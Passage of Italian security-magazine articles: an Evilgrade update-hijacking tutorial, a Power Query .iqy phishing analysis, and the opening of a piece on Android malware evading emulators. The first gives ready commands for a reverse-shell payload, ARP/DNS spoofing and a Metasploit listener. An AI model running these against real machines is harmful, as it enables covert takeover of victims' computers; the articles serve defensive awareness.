Aggiornamenti e Client Side Exploitation

Tutti conosciamo l’importanza di aggiornare i nostri software. Che riguardi una semplice calcolatrice o parti vitali del sistema operativo, un aggiornamento spesso risolve eventuali instabilità del programma, bug e questioni legate alla sicurezza, mettendo l’utente finale in condizione di utilizzare un software sicuro. Insomma, non esiste sysadmin al mondo che non raccomandi di installare le ultime release degli sviluppatori.

Ma è davvero sempre così?

Nell’articolo di oggi vogliamo confutare questo assunto, dimostrando come una procedura di aggiornamento possa essere sfruttata da malintenzionati per prendere il controllo della macchina vittima.

Ci avvarremo di un particolare framework modulare preinstallato in ogni distribuzione Linux dedicata al pentesting, Evilgrade, che si basa sul principio di attacco MITM. Prerequisiti fondamentali sono la presenza di un software datato sulla macchina vittima compreso nella lista di programmi – peraltro ben fornita – supportata da Evilgrade e presenza dell’host sulla stessa rete della macchina attaccante (magari raggiungibile attraverso VPN o indirizzi DNS dinamici).

Ai fini del nostro test, abbiamo installato sulla macchina virtuale vittima un noto download manager, Download Accelerator Plus; è possibile prelevare vecchie versioni del programma al link seguente:

http://www.oldversion.com/windows/download-accelerator/

Procediamo creando un payload che fungerà da vettore di attacco:

msfvenom -p windows/x64/shell_reverse_tcp LHOST=​IPATTACCANTE LPORT=PORTACHEVUOI X > ​download_accelerator_plus_update20180704.exe

Da notare che in questo modo il payload sarà facilmente identificabile da programmi antivirus; in un pentest reale sarebbe invece auspicabile industriarsi in tecniche di AV evading e crittografare l’eseguibile.

In un nuovo terminale lanciamo evilgrade e richiamiamo il modulo relativo al programma datato presente sul sistema vittima:

sudo evilgrade show modules configure NOMEMODULO

Indichiamo il percorso del payload generato e appuntiamoci l’URL che innescherà la macchina attaccante:

set agent ​PERCORSO​/​DEL​/PAYLOAD.EXE show options start

Siamo quasi pronti per sferrare il vero e proprio attacco Man In The Middle. Modifichiamo come segue il file predefinito di configurazione del framework mitmf compreso nella nostra distribuzione:

sudo nano /etc/mitmf/mitmf.conf

E in un nuovo terminale diamo il comando:

sudo mitmf -i eth0 --spoof --dns --arp --target IPVITTIMA --gateway IPROUTER


Non ci resta che predisporre in ascolto un listener sulla macchina attaccante e compromettere la macchina alla quale è stato recapitato il payload iniziale:

msfconsole use exploit/multi/handler set PAYLOAD windows/meterpreter/reverse_tcp set LPORT PORTADIPRIMA set LHOST IPATTACCANTE exploit


Non appena la vittima andrà alla ricerca di aggiornamenti, anziché scaricare gli ultimi fix ufficiali, verrà trasmesso in background il nostro malevolo payload: a quel punto la macchina sarà compromessa.

Conclusioni:

Con questo esempio pratico di Client Side Exploitation, si vuole dimostrare come anche una banale operazione di aggiornamento possa venire sfruttata da utenti malintenzionati per ottenere il controllo di una macchina. Come accennato nella premessa iniziale, l’attacco è efficace soprattutto se portato all’interno della rete LAN e implica che l’utente malintenzionato sia in costante ascolto e abbia preso di mira determinati host.

Non è il caso di diventare paranoici ma sicuramente non guasta prestare attenzione a tempi di risposta anomali in fase di aggiornamento del programma ed eventuali pop-up d’errore fasulli generati da Evilgrade volti a simulare un errore generico della procedura.

È bene sottolineare, inoltre, che ad oggi anche le software house più piccole si stanno adeguando a politiche di sicurezza sempre più stringenti, adottando misure di verifica della firma digitale più efficienti oppure rimandando l’utente al download presso repository ufficiali, i quali generalmente consentono – nonché consigliano fortemente – di verificare l’hash dell’eseguibile appena scaricato.

A cura di: Milo Caranti

L’articolo Aggiornamenti e Client Side Exploitation proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/aggiornamenti-e-client-side-exploitation/


Microsoft Power Query…The Hacker’s Power

Microsoft negli ultimi tempi ha introdotto importanti novità all’interno della suite Office, rendendone l’uso più semplice, fornendo una “user-experience” migliore e cercando di rendere questo prodotto sempre più aperto verso varie fonti dati.

Parliamo della feature Microsoft Power Query. Questo componente aggiuntivo per Microsoft Excel contribuisce a migliorare l’esperienza di business intelligence in modalità self-service, semplificando la collaborazione, l’individuazione e l’accesso ai dati da una vasta gamma di origini, OData, Web, Hadoop e altro ancora.[1]


Importare dati da una pagina web in modo tabellare non è mai stato così semplice (vedi esempio Microsoft[2]). Inoltre è possibile salvare e/o esportare la query all’interno di uno specifico file avente estensione “.iqy”.




Per dare al lettore l’opportunità di capire meglio di cosa stiamo parlando, nell’immagine a sinistra si riporta l’icona del file contenente la query dei dati da importare e nell’immagine a destra il contenuto del file aperto con un editor di testo.

I Cyber criminali hanno saputo inserirsi in questa apertura al nuovo da parte di Microsoft, sfruttando al meglio questa feature e usando i file con estensione “.iqy” come allegato ad email di Phishing.

A dimostrazione di quanto sia attuale l’uso di questi file per sferrare attacchi cyber, si riporta l’articolo[3] intitolato “New Threat Actor Group DarkHydrus Targets Middle East Government”, rilasciato dal Cyber Threat Intelligence Team di Palo Alto – Unit 42. Le analisi condotte nel luglio di quest’anno su un cyber attacco mirato, hanno evidenziato diverse email di spear-phishing ricevute da almeno un’agenzia governativa del Medio Oriente. I file in allegato erano archivi RAR protetti da password che al loro interno contenevano un file Microsoft Power Query (.iqy) atto a scaricare contenuti fraudolenti con lo scopo di compromettere i sistemi.



L’immagine sotto riportata è una ricostruzione di come si presenterebbe una mail di Phishing ai destinatari.


Eseguendo il file viene avviata l’esecuzione di Microsoft Excel e all’apertura viene visualizzato un alert che avvisa l’utente di un potenziale problema di sicurezza.

Questo genere di alert può sembrare insolito anche agli occhi degli utenti meno accorti. Gli attaccanti in effetti hanno escogitato un nuovo modo per creare documenti che, oltre a non destare sospetti agli utenti, anche ad un’analisi dei sistemi di sicurezza risultano leciti, pur nascondendo al loro interno artefatti malevoli atti a scaricare ed eseguire contenuti fraudolenti.

Microsoft offre l’opportunità di salvare file in formato Excel che contengono al loro interno la web query, e quindi il contenuto del file “.iqy”, rendendo di fatto i documenti allegati alla mail molto più credibili.

SIMULAZIONE ATTACCO


Per dimostrare la potenzialità di tale attacco, è stato creato un piccolo script atto all’esecuzione della calcolatrice, salvato all’interno di un file “.dat”. Infine tale file è stato caricato su un server remoto e il percorso è stato importato all’interno di un file Excel tramite Microsoft Power Query.

Ora il file Excel contiene al suo interno la URL che punta al file remoto.

Estratto della query contenuta nel file “iqy”

Come si può vedere dall’immagine sotto riportata, la email si presenta abbastanza credibile. Il file Excel allegato, a sua volta, non ha nessun contenuto fraudolento in quanto la URL contenuta al suo interno è una componente della feature di Microsoft Power Query.

Una ricostruzione di come la mail di Phishing si presenta ai destinatari.


All’apertura del file “test.xlsx”, verrà visualizzato un avviso di sicurezza che informa l’utente che il file presenta contenuti disattivati. Questo potrebbe far scattare un campanello d’allarme all’utente.

Poiché i cyber criminali sanno bene che gli utenti potrebbero accorgersi che si tratta di una email non lecita, nelle campagne di Phishing mirato, la mail sembrerà provenire da una casella di posta elettronica che “mima” il nome di un collega (in tal caso si parla di Spear Phishing) o di entità esterne con cui si intrattengono rapporti lavorativi frequenti. In questo caso la vittima sarà più propensa a sottovalutare l’alert visualizzato e ad abilitare il contenuto.


L’immagine sopra riporta come si presenta il file dopo l’esecuzione. E’ utile far notare al lettore che il foglio excel alla vista non presenta niente che possa far pensare a contenuti fraudolenti nascosti al suo interno.

Il testo “#RIF!”, presente all’interno della cella A1, in qualche modo potrebbe indurre l’utente a pensare che il foglio vuoto e la stringa di testo “#RIF!” sia un problema causato dai contenuti disattivati.



Nell’immagine seguente possiamo notare che, abilitando i contenuti, un secondo alert segnala all’utente che un’altra applicazione verrà eseguita.

Cliccando sul bottone “Si”, l’attacco andrà a buon fine e la calcolatrice sarà avviata sul nostro sistema.

Al fine di dimostrare la pervasività che questo attacco può avere, è stato deciso di provare a inserire lo script direttamente all’interno di una pagina web o di un blog.

Per questo test è stato scelto di usare “Pastebin” in quanto, sebbene non tutti i sistemi aziendali di URL filtering permettono agli utenti di accedere a tale servizio, serviva un modo facile e veloce per condurre il test.

Lo script creato in precedenza è stato pubblicato su pastebin.

Successivamente si è seguita la stessa procedura, includendo la URL del “paste”, tramite Microsoft Power Query, all’interno di un file Excel.

Estratto della query contenuta nel file “iqy”

Il risultato del test non è stato affatto confortante: lo script è stato letto ed eseguito sul nostro computer.

Ulteriori test sono stati fatti pubblicando lo stesso script all’interno di pagine web e blog, il risultato è stato identico. Il contenuto delle script è stato letto ed eseguito da Microsoft Power Query.

Giova notare che mentre i siti come pastebin possono essere bloccati dai sistemi di URL Filtering aziendali, altri siti, avendo una reputazione alta, non lo sono e pertanto il rischio di un’infezione inizia ad innalzarsi.

Il sistema più efficace per prevenire attacchi informatici rimane l’information sharing e la “consapevolezza” delle persone. L’utente è l’anello debole della catena, colui che, se formato in modo adeguato, sulla base di un programma di awareness ben strutturato, potrebbe bloccare un’intrusione identificando anche le più nuove ed affinate tecniche di social engineering.

Bisogna formare dipendenti e manager al fine di renderli quanto più possibile attenti, vigili ma soprattutto sospettosi di tutte le email che arrivano dal mondo esterno.

Note

[1] https://support.office.com/it-it/article/introduzione-a-microsoft-power-query-per-excel-6e92e2f4-2079-4e1f-bad5-89f6269cd605

[2] https://support.office.com/it-it/article/connettersi-a-una-pagina-web-power-query-b2725d67-c9e8-43e6-a590-c0a175bd64d8

[3] https://researchcenter.paloaltonetworks.com/2018/07/unit42-new-threat-actor-group-darkhydrus-targets-middle-east-government/


A cura di: Giuseppe Brando

L’articolo Microsoft Power Query…The Hacker’s Power proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/microsoft-power-querythe-hackers-power/


Guida al riconoscimento dell’emulatore nell’analisi di un malware in Android

Per comprendere il comportamento di un malware si eseguono un’analisi statica e una dinamica; gli strumenti che si occupano di questo, di solito, vengono utilizzati in un ambiente emulato e virtualizzato.

Avviene però, a volte, che un malware cerchi di eludere queste analisi individuando l’ambiente di esecuzione e non permettendo di fatto a questi tool di identificarne il vero comportamento.

I malware più avanzati, dunque, implementano diversi controlli per individuare un’esecuzione in un ambiente emulato; in questo modo, il software può tentare di variare il proprio comportamento, nascondendo le azioni malevole e continuando così indisturbato il proprio lavoro.

In pratica, quando uno di questi controlli individua l’esecuzione in un possibile emulatore, il malware modifica il suo comportamento, risultando innocuo oppure semplicemente terminando l’esecuzione.

Nel mondo Android, dove l’analisi in un emulatore è quasi d’obbligo, questo comportamento è più accentuato.

L’emulatore di Android è basato sull’emulatore open source QEMU (Quick Emulator). QEMU emula un’architettura traducendo le istruzioni della CPU emulata in istruzioni della CPU reale, ovvero del processore che ospita l’emulatore. Essendo l’emulatore di Android un fork di QEMU, ha tutte le sue caratteristiche ma condivide anche gran parte dei metodi che i malware utilizzano per identificarlo.

Sul perché è importante ovvero perché è preferibile fare l’analisi con un emulatore

Per analizzare un malware, si cerca di comprenderne il comportamento in modo da poter valutare i rischi concreti derivanti dalla sua esecuzione; per osservare l’impatto, sull’host e sulla rete, si effettuano diverse analisi sul codice incriminato. È preferibile svolgere l’analisi dinamica in un ambiente controllato e monitorato, dunque in un emulatore.

Per eseguire un’analisi dinamica, visto il numero e la complessità dei malware, si usano degli appositi strumenti che, in gran parte, sono basati sulla virtualizzazione o sull’emulazione di uno smartphone.

Molti malware includono delle tecniche di individuazione dell’emulatore, in modo da rendere difficoltosa, quando non impossibile, l’analisi attraverso tool e tecniche di reverse engineering specifiche.

Da una parte è conveniente svolgere le analisi in un ambiente virtualizzato, dall’altra parte, per un malware, non essendoci usi significativi dell’emulazione e della virtualizzazione su dispositivi mobili, è ragionevole sfruttare le differenze tra ambiente emulato e ambiente reale per modificare il proprio comportamento.

Sul riconoscimento ovvero cosa fanno i malware per individuare l’esecuzione in un emulatore

Sfruttando le differenze tra ambiente virtuale e reale, un malware può identificare la propria esecuzione in un emulatore e modificare di conseguenza il proprio comportamento. Differenze che riguardano ad esempio elementi hardware non perfettamente implementati, componenti hardware e software parzialmente o completamente non virtualizzati (presenza e gestione dei vari sensori), durata dell’esecuzione, informazioni sul dispositivo (codice IMEI, codice IMSI, versione della build del SO), etc.

Possiamo dividere le informazioni usate per individuare un emulatore essenzialmente in tre categorie:

  • informazioni statiche: informazioni basate su valori inizializzati dall’emulatore in fase di avvio. Il controllo, e quindi l’individuazione, da parte di un malware può essere fatto sulla presenza e sul contenuto di tali informazioni, come ad esempio l’identificativo univoco del dispositivo, la routing table, la versione della build, ecc.
  • informazioni dinamiche: informazioni basate sulla presenza e sul comportamento di alcuni componenti hardware, come ad esempio i sensori, presenti su un dispositivo fisico e per loro natura difficili da emulare. I dispositivi mobili hanno dei sensori che interagiscono con l’ambiente circostante e ne misurano alcuni valori; questo comportamento è difficile da emulare in maniera realistica. L’esistenza stessa di alcuni sensori, nonché il loro livello di simulazione, è la chiave dei metodi di individuazione di uno smartphone o di un emulatore in un sistema classico.
  • informazioni relative all’ambiente virtuale: informazioni basate sulla macchina virtuale e sulla sua, eventuale, incompleta implementazione di un’architettura.

Ad esempio, alcune tecniche di individuazione appartenenti alle categorie precedenti sono le seguenti:

  • Si possono ottenere molte informazioni sul dispositivo attraverso le API di Android. In particolare, quelle che ci interessano sono le operazioni di telefonia e l’interrogazione diretta dell’hardware. Si può ricavare via API il Device ID; fino alla versione 26 delle API, getDeviceId di TelephonyManager restituiva il codice IMEI per i telefoni GSM e il codice MEID o ESN per i CDMA, ora invece occorre chiamare getImei() e getMeid() per ottenere rispettivamente il codice IMEI e il MEID. Il codice IMEI e il codice MEID sono numeri unici che identificano un telefono nella rete GSM o CDMA, tali codici possono essere usati da un malware per identificare un emulatore, che non essendo 